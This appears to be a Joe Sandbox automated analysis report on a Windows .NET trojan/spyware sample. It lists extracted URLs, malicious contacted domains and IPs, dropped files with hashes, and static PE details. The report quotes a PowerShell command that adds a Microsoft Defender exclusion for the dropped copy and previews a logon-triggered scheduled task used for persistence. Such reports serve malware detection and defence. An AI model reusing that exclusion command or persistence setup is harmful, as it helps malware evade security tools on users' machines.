http://www.jiyu-kobo.co.jp/o	iuvRyl9i7D.exe, 00000000.00000003.249208046.0000000005F2E000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.248902113.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.248700253.0000000005F2E000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.249125283.0000000005F2E000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.248461189.0000000005F2E000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.248822952.0000000005F2E000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.248356549.0000000005F2E000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.248834441.0000000005F2F000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.248606868.0000000005F2E000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.248399900.0000000005F2E000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.249059165.0000000005F2E000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.249031929.0000000005F2E000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.248498321.0000000005F2E000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.248315923.0000000005F2E000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/n	iuvRyl9i7D.exe, 00000000.00000003.248234193.0000000005F2E000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://consent.google.com/done8continue=https://www.google.com/?gws_rd%3Dssl&origin=https://www.goo	control.exe, 00000015.00000002.509355844.0000000000A24000.00000004.00000020.00020000.00000000.sdmp	false		high
http://www.founder.com.cn/cn5	iuvRyl9i7D.exe, 00000000.00000003.247148991.0000000005F2E000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://adservice.google.com/ddm/fls/i/src=2542116;type=2542116;cat=chom0;ord=8072167097284;gtm=2wg9	control.exe, 00000015.00000003.434675742.0000000000A4A000.00000004.00000020.00020000.00000000.sdmp	false		high
http://weimen.uspplongee.com/	control.exe, 00000015.00000002.511351963.0000000004C72000.00000004.10000000.00040000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://consent.google.com/set?pc=s&uxe=4421591	control.exe, 00000015.00000002.509465668.0000000000A4C000.00000004.00000020.00020000.00000000.sdmp, control.exe, 00000015.00000003.434675742.0000000000A4A000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://consent.google.com/set?pc=s&uxe=4421591LMEM	control.exe, 00000015.00000003.434675742.0000000000A4A000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://www.google.com/searchsource=hp&ei=djJ0X6TKCL6IjLsPqriogAY&q=chrome&oq=chrome&gs_lcp=CgZwc3kt	control.exe, 00000015.00000002.509355844.0000000000A24000.00000004.00000020.00020000.00000000.sdmp	false		high
http://mianta.uspplongee.com/	control.exe, 00000015.00000002.511351963.0000000004C72000.00000004.10000000.00040000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.com/designersG	iuvRyl9i7D.exe, 00000000.00000002.300790084.0000000007112000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fontbureau.comFU	iuvRyl9i7D.exe, 00000000.00000003.251899663.0000000005F30000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.comsivao	iuvRyl9i7D.exe, 00000000.00000003.252113020.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.253027717.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.252787080.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.252731012.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.252154816.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.252813572.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.252591924.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.252619646.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.252863483.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.252961013.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.252486470.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.252226605.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.252559654.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.252648890.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.252354121.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.252707963.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.252193043.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.252670155.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.252384451.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.252833388.0000000005F30000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.carterandcone.comn-u	iuvRyl9i7D.exe, 00000000.00000003.247847880.0000000005F30000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.msn.com/?ocid=iehpLMEM	control.exe, 00000015.00000003.434675742.0000000000A4A000.00000004.00000020.00020000.00000000.sdmp	false		high
http://www.fontbureau.com/designers/?	iuvRyl9i7D.exe, 00000000.00000002.300790084.0000000007112000.00000004.00000800.00020000.00000000.sdmp	false		high
http://rechan.uspplongee.com/	control.exe, 00000015.00000002.511351963.0000000004C72000.00000004.10000000.00040000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://wudie.uspplongee.com/	control.exe, 00000015.00000002.511351963.0000000004C72000.00000004.10000000.00040000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.founder.com.cn/cn/bThe	iuvRyl9i7D.exe, 00000000.00000002.300790084.0000000007112000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://ogs.google.com/widget/callout?prid=19020392&pgid=19020380&puid=93eb0881ae9ec1db&origin=https	control.exe, 00000015.00000003.434675742.0000000000A4A000.00000004.00000020.00020000.00000000.sdmp	false		high
http://www.msn.com/de-ch/?ocid=iehpLMEMh	control.exe, 00000015.00000003.434675742.0000000000A4A000.00000004.00000020.00020000.00000000.sdmp	false		high
http://www.fontbureau.com/designers?	iuvRyl9i7D.exe, 00000000.00000002.300790084.0000000007112000.00000004.00000800.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://www.google.com/intl/en_uk/chrome/S	control.exe, 00000015.00000002.509355844.0000000000A24000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://www.google.com/searchW	control.exe, 00000015.00000002.509355844.0000000000A24000.00000004.00000020.00020000.00000000.sdmp	false		high
http://www.fontbureau.com/designersC	iuvRyl9i7D.exe, 00000000.00000003.252486470.0000000005F30000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://www.google.com/chrome/static/images/favicons/favicon-16x16.png	control.exe, 00000015.00000003.434675742.0000000000A4A000.00000004.00000020.00020000.00000000.sdmp	false		high
http://www.tiro.com	iuvRyl9i7D.exe, 00000000.00000002.300790084.0000000007112000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designersV	iuvRyl9i7D.exe, 00000000.00000003.250474688.0000000005F2F000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.250510531.0000000005F2F000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.250493202.0000000005F2F000.00000004.00000800.00020000.00000000.sdmp	false		high
http://saoshui.uspplongee.com/	control.exe, 00000015.00000002.511351963.0000000004C72000.00000004.10000000.00040000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.goodfont.co.kr	iuvRyl9i7D.exe, 00000000.00000002.300790084.0000000007112000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.carterandcone.com	iuvRyl9i7D.exe, 00000000.00000003.247847880.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.248188896.0000000005F04000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.248440340.0000000005F0A000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.248784254.0000000005F0A000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.249091958.0000000005F0B000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.247682105.0000000005F30000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.zhongyicts.com.cn)	iuvRyl9i7D.exe, 00000000.00000003.247623435.0000000005F2F000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.247629329.0000000005F31000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://https://www.google.com/?gws_rd%3Dssl&origin=https://www.google.com&gl=GB&pc=s&uxe=4421591LMEM(	control.exe, 00000015.00000002.509465668.0000000000A4C000.00000004.00000020.00020000.00000000.sdmp	false		high
http://www.typography.netD	iuvRyl9i7D.exe, 00000000.00000002.300790084.0000000007112000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://www.google.com/intl/en_uk/chrome/LMEMx	control.exe, 00000015.00000003.434675742.0000000000A4A000.00000004.00000020.00020000.00000000.sdmp	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
38.34.163.59	a6.pingcache.com	United States		174	COGENT-174US	true
35.209.127.155	www.jamesreadtanusa.com	United States		19527	GOOGLE-2US	true
5.183.8.183	www.dems-clicks.com	Germany		64463	INTERXSCH	true
35.241.47.216	www.bldh45.xyz	United States		15169	GOOGLEUS	false
198.54.116.236	properscooter.com	United States		22612	NAMECHEAP-NETUS	true
198.54.117.216	parkingpage.namecheap.com	United States		22612	NAMECHEAP-NETUS	false

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	626605
Start date and time: 14/05/202215:27:31	2022-05-14 15:27:31 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 13m 47s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	iuvRyl9i7D (renamed file extension from none to exe)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	34
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout

Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@15/9@7/6
EGA Information:	• Successful, ratio: 75%
HDC Information:	• Successful, ratio: 18.3% (good quality ratio 16.5%) • Quality average: 70.5% • Quality standard deviation: 32.2%
HCA Information:	• Successful, ratio: 96% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, WmiPrvSE.exe, svchost.exe, wuapihost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 20.223.24.244
- Excluded domains from analysis (whitelisted): ris.api.iris.microsoft.com, fs.microsoft.com, consumer-displaycatalogrp-aks2aks-europe.md.mp.microsoft.com.akadns.net, store-images.s-microsoft.com, login.live.com, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, neu-displaycatalogrp.frontdoor.bigcatalog.commerce.microsoft.com, sls.update.microsoft.com, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, arc.msn.com, displaycatalog-rp.md.mp.microsoft.com.akadns.net
- Execution Graph export aborted for target iuvRyl9i7D.exe, PID 6804 because there are no executed function
- Not all processes where analyzed, report is missing behavior information
- Report creation exceeded maximum time and may have missing disassembly code information.
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtAllocateVirtualMemory calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
15:28:48	API Interceptor	1x Sleep call for process: iuvRyl9i7D.exe modified
15:28:56	API Interceptor	40x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\iuvRyl9i7D.exe.log

Process:	C:\Users\user\Desktop\iuvRyl9i7D.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	1308
Entropy (8bit):	5.345811588615766
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4x84qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4FsXE8:MIHK5HKXE1qHxviYHKhQnoPtHoxHhAHJ
MD5:	EA78C102145ED608EF0E407B978AF339
SHA1:	66C9179ED9675B9271A97AB1FC878077E09AB731
SHA-256:	8BF01E0C445BD07C0B4EDC7199B7E17DAF1CA55CA52D4A6EAC4EF211C2B1A73E
SHA-512:	8C04139A1FC3C3BDACB680EC443615A43EB18E73B5A0CFCA644CB4A5E71746B275B3E238DD1A5A205405313E457BB75F9BBB93277C67AFA5D78DCFA30E5DA02B
Malicious:	**true**
Reputation:	unknown
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	22204
Entropy (8bit):	5.600460279727319
Encrypted:	false
SSDEEP:	384:ktCDaDXEOrmS6mqBXDbFRYSgQjultI8M7nvng3hInYML+CfmAV7QWdy5ZQvnI++R:eo9B/IUCltPo66DK2ps+8
MD5:	B37685386C11149B349B3D36F3272C90
SHA1:	0226975575203F0CD37C354F3AD0E487282B1D43
SHA-256:	28D1714B9C88A5CC6E75003C38FA50BAC871340F109EFAB722EC00F1366A0C34
SHA-512:	CFA1829AF78BD7FD8E3997B0A48542B87F6159E587208F9ADC628BB382CFFC9CA58E98B01C9DD004A88F0C2E26D393E20EA6B0AC0E353D1078D0A6C6B9D6FD83
Malicious:	false
Reputation:	unknown
Preview:	@...e.....g.....K.....M.../.....@.....H.....<@.^.L."My...:R..... .Microsoft.PowerShell.ConsoleHostD.....fZve...F.....x.).....System.Management.Automation4.....[...{a.C..%6..h.....System.Core.0.....G-.o...A...4B.....System..4.....Zg5..:O..g..q.....System.Xml..L.....7.....J@.....~.....#.Microsoft.Management.Infrastructure.8.....'....L..}.....System.Numerics.@.....Lo...QN.....<Q.....System.DirectoryServices<.....H..QN.Y.f.....System.Management...4.....].D.E.....#.....System.Data.H..... ....H..m)aUu.....Microsoft.PowerShell.Security...<.....~.[L.D.Z.>..m.....System.Transactions.<.....):gK..G...$.1.q.....System.ConfigurationP...../.C..J..%...].....%.Microsoft.PowerShell.Commands.Utility...D.....-.D.F.<;.nt.1.....System.Configuration.Ins

C:\Users\user\AppData\Local\Temp\DB1

Process:	C:\Windows\SysWOW64\cmd.exe
File Type:	Unknown
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	0.792852251086831
Encrypted:	false
SSDEEP:	48:2i3nBA+IIY1PJzr9URCVE9V8MX0D0HSFlNUfAlGuGYFoNSs8LKvUf9KVyJ7hU:pBCJyC2V8MZyFl8AlG4oNFeymw
MD5:	81DB1710BB13DA3343FC0DF9F00BE49F
SHA1:	9B1F17E936D28684FFDFA962340C8872512270BB
SHA-256:	9F37C9EAF023F2308AF24F412CBD850330C4EF476A3F2E2078A95E38D0FACABB
SHA-512:	CF92D6C3109DAB31EF028724F21BAB120CF2F08F7139E55100292B266A363E579D14507F1865D5901E4B485947BE22574D1DBA815DE2886C118739C3370801F1
Malicious:	false
Reputation:	unknown

Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_21wlmt0u.5nd.ps1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_4ekjb5no.0s4.psm1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp\tmp280F.tmp

Process:	C:\Users\user\Desktop\iuvRyl9i7D.exe
File Type:	XML 1.0 document, ASCII text
Category:	dropped
Size (bytes):	1598
Entropy (8bit):	5.1439090161906
Encrypted:	false
SSDEEP:	24:2di4+S2qh/S1KTy1moCUnrKMhEMOFGpwOzNgU3ODOiIQRvh7hwrgXuNtaX5xvn:cgeKwYrFdOFzOzN33ODOiDdKrsuTivv
MD5:	BB9A391C3FC862B873BE57126F43023A
SHA1:	7C8FCB74AB71109806F8DC898205988205AC599C
SHA-256:	BC7496050B45F9AFEAC4A3197FEB044287FFBA3FCF2627DB958FE701CC8C0AF3
SHA-512:	09E37C24F320D92D652072FB744CFAF46C113D65E179D4A14296D56729815D7CCB4EE71AF94801CE51D681C81C8C5DCE1750CC850ED421814FE3893651EFF2D
Malicious:	**true**
Reputation:	unknown
Preview:	<?xml version="1.0" encoding="UTF-16"?>.<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">. <RegistrationInfo>. <Date>2014-10-25T14:27:44.8929027</Date>. <Author>computer\user</Author>. </RegistrationInfo>. <Triggers>. <LogonTrigger>. <Enabled>true</Enabled>. <UserId>computer\user</UserId>. </LogonTrigger>. <RegistrationTrigger>. <Enabled>false</Enabled>. </RegistrationTrigger>. </Triggers>. <Principals>. <Principal id="Author">. <UserId>computer\user</UserId>. <LogonType>InteractiveToken</LogonType>. <RunLevel>LeastPrivilege</RunLevel>. </Principal>. </Principals>. <Settings>. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>. <AllowHardTerminate>false</AllowHardTerminate>. <StartWhenAvailable>true</StartWhenAvailable>. <

C:\Users\user\AppData\Roaming\dDqpEdJEtzi.exe

Process:	C:\Users\user\Desktop\iuvRyl9i7D.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	731648
Entropy (8bit):	7.625561793309267
Encrypted:	false
SSDEEP:	12288:WQ4QvzJDpg1Hu8jdWmNPNZ0Lwrftg3znNWTTgbSbRdpGReKfgOz6:/4Qvl1g1OC90Mrfm3zncTTRRiZgR
MD5:	F7ECD12D134AAF3541396C78337CE672
SHA1:	BB41A84D4F5EEF537E41CF4BDE375C99BFF86A04
SHA-256:	EC2F5710FDF33C7B843829EBD9F088B15141B643B4354DD92D39B6E290CECA70
SHA-512:	EF70EB852B370E5F29CA4D27584A3FAAD34A629C857E135F434B21E483C24FC813FE97FFF77EB73DAE428FD3E97FB82C3564EAE03A18D8BFD0F1A71BA3C9F77A
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 20%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...Og.b.....0.. .....?... ...@....@.. .....@.....>..O....@.....`..... ..... ..H.....text..... ... ..... ..`.rsrc.....@....."..... ..@..@.reloc.....`.....(.....@..B.....>.....H.....G.....=.....&.(.....*F.(.....(.....**..(.....*....(.....*....(.....*..{....*"..}....*&.(.....*F.(.....(.....**..(.....*....(.....*....(.....*..0.....(.....o.....o.....+..*.0.....(.....o.....o.....+..*.0.....(.....o.....o.....+..*....0.....(.....o.....o.....+..*....0.. .....(.....o.....o.....o$....+..*.0.. .....(.....o.....o.....o$....+..*.(....o....*.(....o....*

C:\Users\user\AppData\Roaming\dDqpEdJEtzi.exe:Zone.Identifier

Process:	C:\Users\user\Desktop\iuvRyl9i7D.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64E
Malicious:	**true**
Reputation:	unknown
Preview:	[ZoneTransfer]....ZoneId=0

C:\Users\user\Documents\20220514\PowerShell_transcript.305090.7Vik_2vb.20220514152854.txt

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	5793
Entropy (8bit):	5.4054745940790925
Encrypted:	false
SSDEEP:	96:BZQAjfN/qDo1Z5ZxjfN/qDo1Zm7xjjZ8jfN/qDo1ZiWzzNZa:0t
MD5:	73CEC78D744EB0750820765761E7ACC7
SHA1:	5F2D5D6A88E3DB9FE65F51DE6C6DE7089A6CE639
SHA-256:	F7C865F08C0D6F50B6E194B0B533B58BA793FE0F2DAD8758089E3DA2FCF02E5B
SHA-512:	94DBB6640B4214CD07FB7D8CDF0E3A34F9C92CCD6721E7BE6268A3152027581BB6150C0BCEF6EB2D3E76E427A1DDDDF33C66E8600517646BB8529CE268127E7B
Malicious:	false
Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20220514152856..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 305090 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\dDqpEdJEtzi.exe..Process ID: 6568..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20220514152856..**********..PS>Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\dDqpEdJEtzi.exe..**********..Windows PowerShell transcript start..Start time: 20220514153248..Username: computer\user..RunAs User: computer\jo

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.625561793309267
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.80% • Win32 Executable (generic) a (10002005/4) 49.75% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Windows Screen Saver (13104/52) 0.07% • Generic Win/DOS Executable (2004/3) 0.01%
File name:	iuvRyl9i7D.exe
File size:	731648
MD5:	f7ecd12d134aaf3541396c78337ce672
SHA1:	bb41a84d4f5eef537e41cf4bde375c99bff86a04
SHA256:	ec2f5710fdf33c7b843829ebd9f088b15141b643b4354dd92d39b6e290ceca70
SHA512:	ef70eb852b370e5f29ca4d27584a3faad34a629c857e135f434b21e483c24fc813fe97fff77eb73dae428fd3e97fb82c3564eae03a18d8bfd0f1a71ba3c9f77a
SSDEEP:	12288:WQ4QvzJDpg1Hu8jdWmNPNZ0Lwrftg3znNWTTgbSbRdpGReKfgOz6:/4Qvl1g1OC90Mrfm3zncTTRRiZgR
TLSH:	80F4E05133FC5F09D27AE3F99670115087B57A3A59AAE38E0CC130EE1EA1F409752B67
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...Og.b.....0.. .....?... ...@....@.. .....@.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x4b3f0a
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x627F674F [Sat May 14 08:24:47 2022 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
